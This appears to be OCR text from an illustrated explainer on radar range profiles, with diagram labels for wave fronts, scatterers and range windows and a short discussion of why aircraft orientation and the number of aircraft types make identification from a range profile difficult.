

incident
wave front
radar



radar
incident
wave front
scatterers
range window



radar
incident
wave front
scatterers
range window
intensity
range
range profile




range profile



intensity
range
range profile


intensity
range
intensity
range
range profile







can you identify an aircraft based on its range profile?




it's a little bit harder than it might first appear.




the same aircraft might appear to be different based on its orientation...




the same aircraft might appear to be different based on its orientation...




...and there are a lot of different types of aircraft...




...and they all can appear to be different based on their orientation.

